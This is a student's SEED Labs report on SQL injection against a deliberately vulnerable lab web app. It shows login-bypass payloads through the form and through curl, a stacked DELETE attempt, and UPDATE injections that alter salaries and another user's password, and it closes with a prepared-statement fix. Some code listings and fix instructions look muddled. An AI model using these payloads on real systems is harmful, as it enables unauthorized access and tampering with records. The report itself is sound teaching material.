


## SQL Injection Project

### Michael Nicholson

## Task 1: Get Familiar with SQL Statements



```
mysql> show tables;
+-----+
| Tables_in_Users |
+-----+
| credential       |
+-----+
1 row in set (0.00 sec)

mysql> describe credential;
+-----+-----+-----+-----+-----+-----+
| Field | Type | Null | Key | Default | Extra |
+-----+-----+-----+-----+-----+-----+
| ID    | int(6) unsigned | NO | PRI | NULL | auto_increment |
| Name  | varchar(30)      | NO |     | NULL |                 |
| EID   | varchar(20)      | YES|     | NULL |                 |
| Salary | int(9)           | YES|     | NULL |                 |
| birth | varchar(20)      | YES|     | NULL |                 |
| SSN   | varchar(20)      | YES|     | NULL |                 |
| PhoneNumber | varchar(20) | YES|     | NULL |                 |
| Address | varchar(300)    | YES|     | NULL |                 |
| Email | varchar(300)    | YES|     | NULL |                 |
| NickName | varchar(300)   | YES|     | NULL |                 |
| Password | varchar(300)  | YES|     | NULL |                 |
+-----+-----+-----+-----+-----+-----+
11 rows in set (0.00 sec)


mysql> SELECT * FROM credential WHERE Name = 'Alice';
+-----+-----+-----+-----+-----+-----+-----+-----+-----+
| ID | Name | EID | Salary | birth | SSN | PhoneNumber | Address | Email |
| NickName | Password |
+-----+-----+-----+-----+-----+-----+-----+-----+-----+
| 1 | Alice | 10000 | 20000 | 9/20 | 10211002 | | | |
| | fdb918bdae83000aa54747fc95fe0470fff4976 |
+-----+-----+-----+-----+-----+-----+-----+-----+-----+
```

The SQL command needed to print all of the profile information of the employee Alice is:  
**SELECT \* FROM credential WHERE Name = 'Alice';**

Using the command “describe credential;” shows the layout of the employee information table and tells the types of data is contained. This is useful to know for performing SQL injections.

## Task 2: SQL Injection Attack on SELECT Statement

### Task 2.1: SQL Injection Attack from webpage.



To access the user details, “**Admin**’ #” is put into the username field and “admin” in the password field. Then once you press login, it bypasses the login because the # sign in username comments out the password field.

## Task 2.2: SQL Injection Attack from command line.

```

Terminal
[03/15/23]seed@VM:~/.../Project 3$ curl 'http://www.seedlabsqlinjection.com/unsafe_home.php?username=admin%27%20%23&Password=admin'
<!--
SEED Lab: SQL Injection Education Web platform
Author: Kailiang Ying
Email: kying@syr.edu
-->

<!--
SEED Lab: SQL Injection Education Web platform
Enhancement Version 1
Date: 12th April 2018
Developer: Kuber Kohli

Update: Implemented the new bootstrap design. Implemented a new Navbar at the top with two menu options for Home and edit profile, with a butt
on to
logout. The profile details fetched will be displayed using the table class of bootstrap with a dark table head theme.

NOTE: please note that the navbar items should appear only for users and the page with error login message should not have any of these items
at
all. Therefore the navbar tag starts before the php tag but it end within the php script adding items as required.
-->

<!DOCTYPE html>
<html lang="en">
<head>
  <!-- Required meta tags -->
  <meta charset="utf-8">
  <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no">

  <!-- Bootstrap CSS -->
  <link rel="stylesheet" href="css/bootstrap.min.css">
  <link href="css/style_home.css" type="text/css" rel="stylesheet">

  <!-- Browser Tab title -->
  <title>SQLi Lab</title>
</head>
<body>

  <!-- Bootstrap CSS -->
  <link rel="stylesheet" href="css/bootstrap.min.css">
  <link href="css/style_home.css" type="text/css" rel="stylesheet">

  <!-- Browser Tab title -->
  <title>SQLi Lab</title>
</head>
<body>
  <nav class="navbar fixed-top navbar-expand-lg navbar-light" style="background-color: #3EA055;">
    <div class="collapse navbar-collapse" id="navbarTogglerDemo01">
      <a class="navbar-brand" href="unsafe_home.php" ></a>

      <ul class="navbar-nav mr-auto mt-2 mt-lg-0" style="padding-left: 30px;"><li class="nav-item active"><a class="nav-link" href="unsafe ho
me.php">Home <span class="sr-only">(current)</span></a></li><li class="nav-item"><a class="nav-link" href="unsafe edit frontend.php">Edit Pro
file</a></li></ul><button onclick="logout()" type="button" id="logoffBtn" class="nav-link my-2 my-lg-0">Logout</button></div></nav><div class
="container"><br><h1 class="text-center"><b> User Details </b></h1><hr><br><table class="table table-striped table-bordered"><thead class="th
ead-dark"><tr><th scope="col">Username</th><th scope="col">EId</th><th scope="col">Salary</th><th scope="col">Birthday</th><th scope="col">SS
N</th><th scope="col">Nickname</th><th scope="col">Email</th><th scope="col">Address</th><th scope="col">Ph. Number</th></tr></thead><tbody><
tr><th scope="row"> Alice</th><td>10000</td><td>20000</td><td>9/20</td><td>10211002</td><td></td><td></td><td></td></tr><tr><th scope="row"> Boby</th><td>20000</td><td>30000</td><td>4/20</td><td>10213352</td><td></td><td></td><td></td></tr><tr><th scope="row"> Rya
n</th><td>30000</td><td>50000</td><td>4/10</td><td>98993524</td><td></td><td></td><td></td></tr><tr><th scope="row"> Samy</th><td>40
000</td><td>90000</td><td>1/11</td><td>32193525</td><td></td><td></td><td></td></tr><tr><th scope="row"> Ted</th><td>50000</td><td>1
10000</td><td>11/3</td><td>32111111</td><td></td><td></td><td></td></tr><tr><th scope="row"> Admin</th><td>99999</td><td>400000</td>
<td>3/5</td><td>43254314</td><td></td><td></td><td></td></tr></tbody></table>
      <div class="text-center">
        <p>
          Copyright &copy; SEED LABs
        </p>
      </div>
    </div>
    <script type="text/javascript">
      function logout(){
        location.href = "logoff.php";
      }
    </script>
  </body>
</html>[03/15/23]seed@VM:~/.../Project 3$


```

The curl command needed to perform the SQL injection is:

**curl**

**'http://www.seedlabsqlinjection.com/unsafe\_home.php?username=admin%27%20%23&Password=admin'**

This SQL injection accomplishes the same goal as Task 2.1 and can be automated, but using CLI for SQL injections is less likely to happen than using application interfaces or web forms. This is because to be able to use the CLI method you need to have access to the database server.

**Task 2.3: Append a new SQL statement.**

To delete, enter this into the username field:

**admin'; DELETE FROM credential WHERE Name = Alice'; #**

In this attempt to use 2 SQL statements, it does not work because most data servers, including this one, do not allow for multiple queries to be performed.

## Task 3: SQL Injection Attack on UPDATE Statement

### Task 3.1: Modify your own salary

**Alice's Profile Edit**

NickName: Aliza

Email: Email

Address: Address

Phone Number: = 80000 WHERE name = 'Alice' #

Password: Password

Save

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To modify Alice's salary we need to go to her profile edit page. Once there, we can fill out the text fields (besides Phone Number) with any data we want. Then we can use Phone Number field to carry out an SQL injection which would be: **123', salary = 80000 WHERE name = 'Alice' #**

**Alice Profile**

Key	Value
Employee ID	10000
Salary	80000
Birth	9/20
SSN	10211002
NickName	Aliza
Email	
Address	
Phone Number	123

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After saving the profile it shows that Alice's salary has increased from 20000 to 80000.

### Task 3.2: Modify other people's salary

**Alice's Profile Edit**

NickName:

Email:

Address:

Phone Number:

Password:

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After changing her own salary, Alice wants to change her boss's salary to be only 1 dollar, so to do this we have to put this into the Phone Number Field:

**123', salary = 1 WHERE name = 'Boby' #**


The result after saving is that Bobby's salary has successfully been decreased to 1 dollar.

**Boby Profile**


Key	Value
Employee ID	20000
Salary	1
Birth	4/20
SSN	10213352
NickName	
Email	
Address	
Phone Number	

### Task 3.3: Modify other people's password

In order to modify Bobby's password we have to log back into Alice's account and use the profile edit page. Like the last two tasks, this one also takes place in the Phone Number field and we insert: ', Password = sha1(GetRekt) WHERE name= 'Boby' #



After this we can try logging into Bobby's account with their original password, but it now does not work.



After this, we can use the new password "GetRekt" to successfully log into Bobby's account showing that the password has been changed.



## Task 4: Countermeasure — Prepared Statement

To start our countermeasure, we need to first fix the “unsafe\_home.php” file. To do this, we can use terminal to navigate to “/var/www/SQLInjection” and then open “unsafe\_home.php” and “safe\_home.php” in a text editor.

```

safe_home.php
17 // Function to create a sql connection.
18 function getDB() {
19     $dbhost="localhost";
20     $dbuser="root";
21     $dbpass="seedubuntu";
22     $dbname="users";
23     // Create a DB connection
24     $conn = new mysqli($dbhost, $dbuser, $dbpass, $dbname);
25     if ($conn->connect_error) {
26         echo "<div>";
27         echo "<div class='container text-center'>";
28         die("Connection failed: " . $conn->connect_error . "\n");
29         echo "</div>";
30     }
31     return $conn;
32 }
33
34 // create a connection
35 $conn = getDB();
36 // Sql query to authenticate the user
37 $sql = $conn->prepare("SELECT id, name, eid, salary, birth, ssn, phoneNumber, address,
38 FROM credential
39 WHERE name= ? and Password= ?");
40 $sql->bind_param("ss", $input_name, $hashed_pwd);
41 $sql->execute();
42 $sql->bind_result($id, $name, $eid, $salary, $birth, $ssn, $phoneNumber, $address, $email, $
43 $nickname, $pwd);
44 $sql->fetch();
45 $sql->close();
46
47 if($id!=""){
48     // If id exists that means user exists and is successfully authenticated
49     drawLayout($id,$name,$eid,$salary,$birth,$ssn,$pwd,$nickname,$email,$address,$phoneNumber);
50 }else{
51     // User authentication failed
52     echo "<div>";
53     echo "</div>";
54     echo "<div class='container text-center'>";
55     echo "<div class='alert alert-danger'>";
56     echo "The account information your provide does not exist.";
57     echo "</div>";
58     echo "<br>";
59     echo "<a href='index.html'>Go back</a>";
60     echo "</div>";
61     return;
62 }
63
64 // close the sql connection
65 $conn->close();
66 }
67
68 // Function to create a sql connection.
69 function getDB() {
70     $dbhost="localhost";
71     $dbuser="root";
72     $dbpass="seedubuntu";
73     $dbname="users";
74     // Create a DB connection
75     $conn = new mysqli($dbhost, $dbuser, $dbpass, $dbname);
76     if ($conn->connect_error) {
77         echo "<div>";
78         echo "<div class='container text-center'>";
79         die("Connection failed: " . $conn->connect_error . "\n");
80         echo "</div>";
81     }
82     return $conn;
83 }
84
85 // create a connection
86 $conn = getDB();
87 // Sql query to authenticate the user
88 $sql = "SELECT id, name, eid, salary, birth, ssn, phoneNumber, address,
89 FROM credential
90 WHERE name= '$input_name' and Password= '$hashed_pwd'";
91 if ($result = $conn->query($sql)) {
92     echo "<div>";
93     echo "</div>";
94     echo "<div class='container text-center'>";
95     die("There was an error running the query [" . $conn->error . "]\n");
96     echo "</div>";
97 }
98
99 /* convert the select return result into array type */
100 $return_arr = array();
101 while($row = $result->fetch_assoc()){
102     array_push($return_arr,$row);
103 }
104
105 /* convert the array type to json format and read out*/
106 $json_str = json_encode($return_arr);
107 $json_a = json_decode($json_str,true);
108 $id = $json_a[0]['id'];
109 $name = $json_a[0]['name'];
110 $eid = $json_a[0]['eid'];
111 $salary = $json_a[0]['salary'];
112 $birth = $json_a[0]['birth'];
  
```

At line 70 in both files they start the connection, but the “safe\_home.php” connection uses prepared statements which prevent SQL injection attacks. To fix the “unsafe\_home.php” copy from lines 70 to 80 from the “safe\_home.php” and use the code to replace lines 70-102 in “unsafe\_home.php”. We do not need lines 83-102 in “unsafe\_home.php” anymore. After this, save the altered “unsafe\_home.php” and when the prompt comes up for a password it is “dees”.

Now we must reset apache2 for the changes to take effect. To do this, open terminal in the root folder and then type “sudo service apache2 reset”. If needed, the password for sudo is again “dees”.

To test if the prepared statements worked, we can do the SQL Injection from task 2.1 “**Admin** #”. After doing this we see that it did not work proving the prepared statements added work.



